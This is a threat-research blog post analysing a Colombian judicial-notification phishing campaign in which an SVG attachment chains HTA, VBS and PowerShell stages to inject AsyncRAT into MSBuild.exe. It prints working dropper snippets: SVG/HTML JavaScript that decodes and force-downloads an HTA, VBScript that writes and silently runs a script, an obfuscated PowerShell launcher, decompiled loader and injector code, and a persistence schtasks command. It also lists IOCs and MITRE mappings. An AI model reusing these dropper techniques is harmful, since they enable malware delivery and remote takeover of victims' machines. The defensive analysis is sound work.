Judicial Notification Phish Targets Colombian Users – .SVG Attachment Deploys Info-stealer Malware

Prashil Moon ⋮ ⋮ 10/13/2025

13 October 2025
Written by Prashil Moon

Content Overview

Introduction –

There has been a significant increase in the use of SVG files in malware campaigns. These harmless looking files can hide harmful scripts that hackers use to launch sneaky phishing attacks.

Recently, we have observed one such attack in Spanish language targeting Colombian users with Judicial Notification lure. The campaign demonstrates the use of geographical and institutional details to make the phishing lure look more legitimate and trustworthy to the targeted victim. The campaign leverages SVG, HTA, VBS, and Powershell stages to download and decode a loader, which finally injects AsyncRAT into a legitimate Windows process, evading detection.

Initial Vector –

Campaign follows a cleverly crafted phish email that impersonates a judicial notification from "*Juzgado 17 Civil Municipal del Circuito de Bogotá"*. It references to "17th Municipal Civil Court of the Bogotá Circuit". Bogotá is the capital and largest city of Colombia and many government institutions like courts, ministries and other officials are based there.



Fig-1: Phishing Email

Body of the email contains below message in Spanish-

Attached is a lawsuit filed against you.
17th Municipal Civil Court of the Bogotá Circuit
September 11, 2025
Sincerely,
Judicial Notification System

The email is written and mimicked the style of an official judicial notice by using formal legal language and institutional naming.

The spam contains an .SVG (Scaler Vector Graphics) file as an attachment. Name of the file is "*Fiscalia General De La Nacion Juzgado Civil 17.svg*" that translate to "Attorney General's Office Civil Court 17.svg" in English.

This carefully crafted email is an important entry point of infection chain that leverages social engineering and official-looking contents to entice recipients into opening the attachment.

Infection Chain –



Fig-2: Infection Chain of Campaign

As we can see in above diagram, the infection chain begins with judicial phishing lure (Spanish-language) with Subject *"Demanda judicial en su contra – Juzgado 17 Civil Municipal"* — carrying a seemingly harmless .SVG file.

Opening the .SVG file takes the user to a fake Web page masquerading as the Attorney General's Office. It asks the user to download an important document from the official website. Once clicked on the page, an attacker-controlled-

download is triggered that downloads embedded .HTA file. It further executes and drops a Visual Basic dropper (actualiza.vbs).

The VBS calls a Powershell downloader (veooZ.ps1) which retrieves an encoded blob as a text file (Ysemg.txt). After decoding, the blob is written as classlibrary3.dll.

classlibrary3.dll acts as a module loader. It fetches an injector component and the AsyncRAT payload, then performs an in-memory injection of AsyncRAT into MSBuild.exe. By running the RAT inside a trusted process, the attacker gains persistence and stealth.

Analysis of .SVG Attachment –

SVGs (Scalable Vector Graphics) are a type of image file that uses XML code (a text-based format) to describe shapes, lines, colors, and text. Unlike normal images (like JPGs or PNGs), SVGs don't store pixels. Instead, they store instructions which can become a very easy place for attackers to store their malicious intentions. Moreover, these file types enable attacker to stay FUD (Fully Undetected), as many of the traditional security solutions do not check these files for malicious code.

During the time of analysis of this campaign, the SVG file in attachment was detected by QuickHeal/Seqrite.



Fig-3: Very Less Detection on Attached .SVG File

Upon executing malicious .SVG file, a Web page gets opened in Web Browser.

Fig-4: Lure Web Page for Attorney General's Office

This mimics a Web page or a website related to Attorney General's Office and Citizen's Consultation Portal. It contains some more fake fields like Judicial Information System, fake consultation registration number etc. to make it look more genuine. It also lures victims to DOWNLOAD DOCUMENT.

When analyzed the code in SVG file we can see below defined elements –

```
<svg xmlns="http://www.w3.org/2000/svg" version="1.1"
width="100%" height="100%" style="cursor:pointer;"
onclick="openDocument()">
```

Fig-5: Important Elements in SVG File

- **style="cursor:pointer;"** – Shows clickable cursor on the image.
- **onclick="openDocument()"** – This is an important defined element. When user clicks the SVG, the browser will call the openDocument(), which is JavaScript function. Function definition looks like below –

```
var archivohtml = 'PCFET0NUWVBFIGh0bWw+CjxodG1sIGxhbmc9ImVzIj4KPGhlYWQ+
function openDocument() {                    Base64 Encoded
  try {
    var htmlCompleto = atob(archivohtml);
    var blob = new Blob([htmlCompleto], { type: 'text/html' });
    var url = URL.createObjectURL(blob);
    window.open(url, '_blank');
    setTimeout(() => URL.revokeObjectURL(url), 10000);
  } catch(e) { console.warn('Error al abrir HTML:', e); }
}
```

Fig-6: Code/Action of openDocument()

Function openDocument() –

1. accept base64 encoded embedded data,
2. decode it to attacker controlled "HTML" blob,
3. create a temporary URL object for that blob,
4. open that URL in new tab.

This opens next stage HTML page –

Fig-7: Lure Judicial Page, with Fake Progress Bar UI

The above HTML page poses as an official "Rama Judicial" document viewer. It uses a fake progress bar UI to convince victims that a legitimate download is going on.

On load it decodes a Base64 blob and forces the browser to download *DOCUMENTO_OFICIAL_JUZGADO.HTA* file. HTA files execute an arbitrary Windows script.

```
        function descargarArchivoBinario() {
            // ◇ Sustituye esto con tu base64 real
            const binaryString = atob(base64Data);
            const base64Data = '77u/PGh0bWw+DQo8aGVhZD4NCiAgPHRpdGxlPkFjdHVhbGl6YXI
            const bytes = new Uint8Array(binaryString.length);
            for (let i = 0; i < binaryString.length; i++) {
                bytes[i] = binaryString.charCodeAt(i);
            }
            const blob = new Blob([bytes], { type: 'application/octet-stream' });
            const url = window.URL.createObjectURL(blob);
            const a = document.createElement('a');
            a.href = url;
            a.download = 'DOCUMENTO_OFICIAL_JUZGADO.hta';
            document.body.appendChild(a);
            a.click();
            document.body.removeChild(a);
            window.URL.revokeObjectURL(url);
        }

        window.onload = function() {
            animarProgreso();
            setTimeout(descargarArchivoBinario, 2500);
        }
    </script>
```

Fig-8: Preparing .HTA File for Download

This client-side dropper (Base64 → Blob → createObjectURL → forced .HTA dropper) is a clear staged dropper intended to deliver and run further payloads.

Analysis of .HTA file –

HTA file contains a lot of junk code and there is a chunk of malicious script kept tucked between this junk code with huge blob of base64 encoded part. This base64 encoded part is decoded and saved as actualiza.vbs as shown in fig

```
dim var_shaoXgYyrn : var_shaoXgYyrn = "iCh0QzxHfZ7XFxFqCuzb"
dim var_m0EO18MXZQ : var_m0EO18MXZQ = "ixOYAylMOBxR4x4EMMTG"
dim var_NE9qbs7C9R : var_NE9qbs7C9R = "WJSyRKjQ6heZQ8OE5gUx"
dim var_w9etdOyyXi : var_w9etdOyyXi = "ATN7OY9FQtv5PMCYXbMG"
dim var_w1SMuXEyvc : var_w1SMuXEyvc = "mU2YQvlTtZFAzAbBtC0o"
dim var_0xWrVIbbM1 : var_0xWrVIbbM1 = "uKjOhLd05gNeRWb6BrK3"
dim var_DcIh1Z7Ldh : var_DcIh1Z7Ldh = "ukgCF4qVsAxCGULVPapZ"
dim var_hTATxrccCs : var_hTATxrccCs = "NBXXVC8prhPQ8jFaFXGA"
dim var_j7voaLTxen : var_j7voaLTxen = "1ntaW6PS8iXASijAUqnw"
dim var_VpGcjQgJXk : var_VpGcjQgJXk = "TLkdpCx8wJvWYxMTomeK"
dim var_0CjSBMRq1g : var_0CjSBMRq1g = "Zf5YympP2RdW3Oa9Aizz"

base64 = "//4NAAoAJwAgADUEQARCBCYEDwQgADUENQTaAzsE2gMgADUEQARCBCYEDwQ1BEAEQgQmBA8EIAA1BDUE2gM7BNoDIAA1BEAEQgQmBA8ENQRABEIEJgQPBCA
Set objXML = CreateObject("Msxml2.DOMDocument.3.0")
Set objNode = objXML.createElement("base64")
objNode.dataType = "bin.base64"
objNode.Text = base64
data = objNode.nodeTypedValue
rutaDestino = "C:\Users\Public\actualiza.vbs"
Set f = CreateObject("ADODB.Stream")
f.Type = 1
f.Open
f.Write data
f.SaveToFile rutaDestino, 2
f.Close
CreateObject("WScript.Shell").Run "wscript.exe " & Chr(34) & rutaDestino & Chr(34), 0, False
```

Base64 encoded blob

Fig-9: HTA file with base64 encoded code which will drop actualiza.vbs

Analysis of .VBS file –

The base64 decoded file again contains lots of repetitive junk lines which on cleanup, looks like below:

```
Popolizio=WScript.ScriptFullName

GftsOTSaty=("W1N5c3RlbS5OZXQuU2VydmljZVBvaW50TWFuYWdlcl06OlNlY3VyaXR5UHJvdG9jb2wgPSBbU31zdGVtLk51dC5TZWN1cml0eVByb3RvY29sVHlwZV06OlRsczEyOyR6RkthQS9&9ICd
yeWIvcmF3Jy9&7JE1lcEdRID0gKCBbU31zdGVtLklPl1BhdGhdOjpHZXRUZW1wUGF0aCgpICsgJ11TZW1nLnR4dCcpOyR3ZWJDbG1lbnQgPSBOZXctT2JqZWN0IFN5c3RlbS5OZXQuV2ViQ2xpZW50OIDs
Rvd25sb2FkU3RyaW5nKC9&kekZLYUEgKS9&7JFJWVVh2IHwgT3V0LUZpbGUgLUZpbGVQYXRoICRJZXBHUS9&tRW5jb2RpbmcgJ1VURjgnIC1mb3JjZS9&7JFNUZkdsID0gKCBbU31zdGVtLklPl1BhdGh
TZW1nLnR4dCcpIDskRFFkUFUgPS9&nTG9hZCgOyROVnVBeS9&9ICdJbnZva2UnOyRNT0RSZy9&9IC9&nOyRyeWF1Ry9&9IChHZXQtQ29udGVudC9&tUGF0aC9&nJycgKy9&kU1RmR2wgKy9&nJycgLUV
&9ICRyeWF1Ry5yZXBsYWN1KCcnJCQnJywgJydBJycpOycgOyRNT0RSZy9&rPS9&nW0J5dGVbXV0gJEZ5ZmR6ID0gW3N5c3RlbS5Db252ZXJ0XTo6RnJvbUJhc2U2NFN0cmluZyggJHJ5YWVHICkgOycgO
BchBEb21haW5dOicgKy9&nOkN1cnJlbnREb21haW4uJy9&rICREUWRQVS9&rICcoICRGeWZke19&pLicgOyRNT0RSZy9&rPS9&nR2V0VH1wZSggJydDbGFzc0xpYnJhcnkzLkNsYXNzMScnICkuR2V0TS
ICcnTXNxQklWScnICkuJy9&rICROVnVBeS9&rICcoICRudWxsICwgW29iamVjdFtdXS9&oICcnW1FCekFHd0FZUUJtQUQwQVpRQnVBR2tBYkFCdUFHa0FQd0IwQUhnQWRBQXVBREFBTVFCdkFHa0FkZ0
Fkd0JoQUhJQUx3QXRBQzhBYndCakFHa0FiQUJpQUhVQWNBQXRBSElBW1FCa0FHOEFjQUF0QUd3QVpRQmtBQzBBYkFCaEFHa0FZd0JwQUdRQWRRQnFBQzBBWVFCdEFHRUFjZ0F2QUdFQWFRQmlBRzBBYnd
BYVFCa0FIVUFhZ0F0QUdFQWJRQmhBSElBTFFFCekFHVUFiQUJoQUdrQV13QnBBR1FBZFFCcUFDMEFjd0JsQUc0QWJ3QnBBR01BWVFCakFHa0FaZ0JwQUhRQWJ3QnVBQzhBYlFCdkFHTUFMZ0JpQUdFQWJB
QWRBQjBBR2dBJycgLC9&nJyVKa1Fhc0RmZ3JUZyUnJy9&sICcnX19fX19fX19fX19fX19fX19fX19fX19fX19fX19fX19fX18tLS0tLS0tJycsICcnMCcnLC9&nJzEnJywgJydSb2RhJy
KCBbU31zdGVtLklPl1BhdGhdOjpHZXRUZW1wUGF0aCgpICsgJ3Z1ZW9aLnBzMScgKS9&7JE1PRFJnIHwgT3V0LUZpbGUgLUZpbGVQYXRoICRWQldXei9&gLWZvcmNlIDtwb3dlcnNoZWxsIC1FeGVjdXR
lICRWQldXei9&7")

siefwbcuunfonnvo=("$IuJUJJZz='"')&GftsOTSaty&"'"

siefwbcuunfonnvo=siefwbcuunfonnvo&";$GftsOTSaty=[system.Text.Encoding]::UTF8.GetString("

siefwbcuunfonnvo=siefwbcuunfonnvo&"[system.Convert]::FromBase64String(($IuJUJJZz-replace'9&','A')))"

siefwbcuunfonnvo=siefwbcuunfonnvo&";$GftsOTSaty=($GftsOTSaty-replace'%JkQasDfgrTg%','"&replace(Popolizio,"\","$")&"');powershell$GftsOTSaty;"

setpomsyyqhfxhasiyj=CreateObject("WScript.Shell")

pomsyyqhfxhasiyj.Run"powershell"&(siefwbcuunfonnvo),0,false
```

Fig-10: VBS file

The code writes a Powershell script which is inside variable named GftsOTSaty. The actual Powershell code is kept incomprehensible by placing character “9&” instead of “A” with further base64 encoding. The decoded code is written to file veooZ.ps1 which will be executed further.

Analysis of .ps1 file –

The Powershell script will connect to dpaste domain URL and download a plaintext file, named as “Ysemg.txt”.



Fig-11: Powershell script

Ysemg.txt is a raw text file. Contents of this file is cleaned and is base64 decoded. As you can see in Fig-11, “$” is replaced by letter “A” and is base64 decoded which gives us a

.NET assembly file with its name as classlibrary3.dll. One of its method called “MSqBIbY” is invoked in the script and some values are passed to this method as arguments. In our case, the first argument passed is base64 encoded string, as we can see in Fig-11:



Fig-12: Method from classlibrary3.dll

The second argument in script is %JkQasDfgrTg% but when you check the other commands (refer below snippets), you can see it is passing the .vbs file with its path as second argument.

Fig-13: Code snippets from script

In Fig-11, from this file path which is being passed in second argument, “\”as replaced by “$“, this will be again replaced in .net file.

Analysis of Downloader-Loader –

The decoded file is a .NET dll which will get one URL through the arguments passed in the script and it has one embedded in it. On checking the static code, it primarily looks like a downloader file with some other checks that will make sure everything goes well and in certain scenarios, can also try to add persistence factor for the malware.

The file is heavily obfuscated and uses XOR’ing and shifting operations loop to decode these obfuscated values.

Fig-14: File-path check

As said previously, the second argument will be the file path of vbs script in which "\" is replaced with "$", the dll file again replaces the value and makes the file-path proper.

Anti-VM Technique:

Fig-15: Anti-VM technique

There is an anti-analysis trick found in the code, where it is checking for VirtualBox and VMware related processes. First it checks if yktfr variable is 4 if yes, it checks for running processes and if VM related processes found, it exists. In our case it is 0, so this will be ignored.

Persistence Technique:

It also checks for "1" in the fourth argument, if yes it creates a Powershell script through concatenation which is run through shell (Fig-15). But in our case, as previously said it is 0.

The Powershell script adds the vbs file in run registry to maintain persistence.

Fig-16: PS script creation to maintain persistence

Similarly, it drops .lnk shortcut file in the startup folder if the value is 3. Again, a persistence technique much used by attackers.

Download and Loader Function:

Fig-17: Encoded dpaste url

The value in text5 decodes to a reversed dpaste url again which is formatted first and then through “webClient.DownloadString(text5)”, a txt kind of file with base64 code and stars is downloaded and saved in text4. On reversal, we can see TVqQ which is base64 encoded MZ marker. In next step, the dll replaces stars with A. So, now we have a new PE file.

Fig-18: Downloaded content upon reversal

The file is also a .NET dll. In similar fashion, one more file is downloaded but, in this case, the URL is our first argument. The file is just reversed and base64encoded and it is a .NET executable stored in variable text7. The text7 file is actually AsyncRAT file which will be discussed later.

```
string text7 = string.Empty;
try
{
    string @string = Encoding.Unicode.GetString(Convert.FromBase64String(hBFCu));
    int num9 = 0;
    for (;;)
    {
        switch (num9)
        {
        case 0:
        {
            string text8 = Strings.StrReverse(@string);
            num9 = 1;
            continue;
        }
        case 1:
            webClient3 = new WebClient();
            num9 = 2;
            continue;
        case 2:
        {
            string text8;
            text7 = webClient3.DownloadString(text8);
            num9 = 3;
            continue;
```

Fig-19: File code taking passed encoded URL and downloading another file

As in below figure (Fig-18), the new downloaded dll (stored in text4) is loaded through AppDomain.CurrentDomain() function and a method is invoked to which two arguments are passed as we can see. On checking the function that is being called (Fig-19), it takes two arguments, one in which injection that will take place and the other containing the code that is to be injected.

```
case 2:
{
    string text7;
    string text10;
    AppDomain.CurrentDomain.Load(Convert.FromBase64String(text4)).GetType(\uFDD1.
      \uFDD0("蛊ㄨ腘ꝺ䑔 난 뤠 鬪\uf5da远 놥 莨蛢诤鏦蛨", 5)).GetMethod(\uFDD1.\uFDD0("蒡 꼽
      ꗝ鱵B藒", 3))
        .Invoke(null, new object[]
        {
            text10 + \uFDD1.\uFDD0("雉醔鶡鋏\ua7d1 뷀 맙 볌\uf4d9 맛▯矗", 4),
            Convert.FromBase64String(text7)
        });
    num8 = 3;
    continue;
```

New dll file that we got
Decodes to "MoNtReaL.Rocento"
Decodes to "KenTuV"
Asyncrat payload
"Msbuild.exe" Text 10 contains .NET framework path

Fig-20: Process Injection function being called

So, the new dll acts as injector which is injecting AsyncRAT payload in MSBuild.exe.

Below is a snippet from the injector dll, The \uFDD0 function have all the injection related functions:

```
// MoNtReaL.Rocento
// Token: 0x0600001B RID: 27 RVA: 0x000021DC File Offset: 0x000003DC
public static bool KenTuV(string path, byte[] data)
{
    int num = 1;
    checked
    {
        bool flag2;
        for (;;)
        {
            IL_02:
            bool flag = Rocento.\uFDD0(path, string.Empty, data, true);
            int num2 = 0;
            for (;;)
            {
                switch (num2)
                {
```

Fig-21: Process Injection Function from Injector Dll

AsyncRAT Payload-

AsyncRAT is a remote access Trojan (RAT) written in C#. It provides typical RAT and data-stealing functions—such as keystroke logging, executing or injecting additional payloads, and command-and-control—whose exact capabilities depend on its embedded configuration. It is a .NET compiled binary, and, in our case, the code was not obfuscated and can be analyzed easily. AsyncRAT 's primary usage is to steal your data and send it to C&C. Some of the notable observations from this payload we analyzed are below –

- For creating persistence, it checks whether current process is running with elevated privileges.
    - If yes, creates a scheduled task with command – schtasks /create /f /sc onlogon /rl highest /tn "<filename>" /tr "<fullpath>"
    - If no, writes its path under registry-HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\
- Has Anti-Analysis, Anti-VM, Amsi-bypass checks.
- Checks for the presence of Mutex with name "DcRatMutex_qwqdanchun".
- Checks whether a webcam is available on the infected machine. If a camera is found, the malware can later use it for spying or surveillance purpose.
- Iterate through running processes and kill process monitoring and analysis tools, like Taskmgr.exe, ProcessHacker.exe, etc.
- Gathers system details such as HWID, OS, user privileges, camera presence, and antivirus information.
- Establish connection to C2.
- Dynamically load and run a plugin sent from the C2 server.
- Securely pack the gathered data into MessagePack object and send over the TLS connection (Large messages are split into chunks before transmitting).

File MD5's –

b1ed63ee45ec48b324bf126446fdc888

817081c745aa14fcb15d76f029e80e15

6da792b17c4bba72ca995061e040f984

f3b56b3cfe462e4f8a32c989cd0c5a7c

5fad0c5b6e5a758059c5a4e633424555

fe0fc2949addeefa6506b50215329ed9

Quick Heal \ Seqrite Detections –

Trojan.InjectorCiR

Html.Asyncrat.49974.GC

Script.Trojan.49969.GC

Backdoor.MsilFC.S13564499

Trojandownloader.AgentCiR

MITRE Attack Tactics, Techniques, and Procedures (TTPs)

Tactics (ATT&CK ID)	Techniques / Sub-technique (ID)	Procedure
Initial Access (TA0001)	T1566.001	Malicious .svg attachment opened
Execution (TA0002)	T1218.005 / T1059.001	SVG drops/executes .hta → PowerShell
Execution (TA0002)	T1059.005	HTA writes & runs actualiza.vbs
Persistence (TA0003)	T1547.001	Adds Run key under HKCU\…\Run
Persistence (TA0003)	T1053.005	Creates schtasks onlogon task
Defense Evasion (TA0005)	T1027	Base64 / reversed strings / junk obfuscation
Defense Evasion (TA0005)	T1562.001	Kills security / monitoring tools

Defense Evasion (TA0005)	T1055	Injects AsyncRAT into MSBuild.exe
Defense Evasion (TA0005)	T1497	VM/sandbox WMI & process checks (exit in VMs)
Defense Evasion / Impact (TA0005 / TA0006)	T1112 / T1070	Deletes/cleans specific registry keys
Discovery (TA0007)	T1057	Enumerates running processes
Discovery (TA0007)	T1082 / T1012	Collects system info; reads registry
Collection (TA0009)	T1125	Checks for webcam presence
Command and Control (TA0011)	T1071 / T1573	TLS-wrapped TCP using MsgPack
C2 & Modular Capabilities (TA0011)	T1105	Downloads injector and payload modules
C2 & Modular Capabilities (TA0011)	T1543 / T1609	Loads plugins from registry on demand
Exfiltration (TA0010)	T1041	Sends data over encrypted C2 (chunked)

Authors –
Prashil Moon, Kirti Kshatriya

Prashil is a Senior Security Researcher at Quick Heal Security Labs. He enthusiastically keeps hunting for ongoing malware trends, runs analysis on malware...

Articles by Prashil Moon »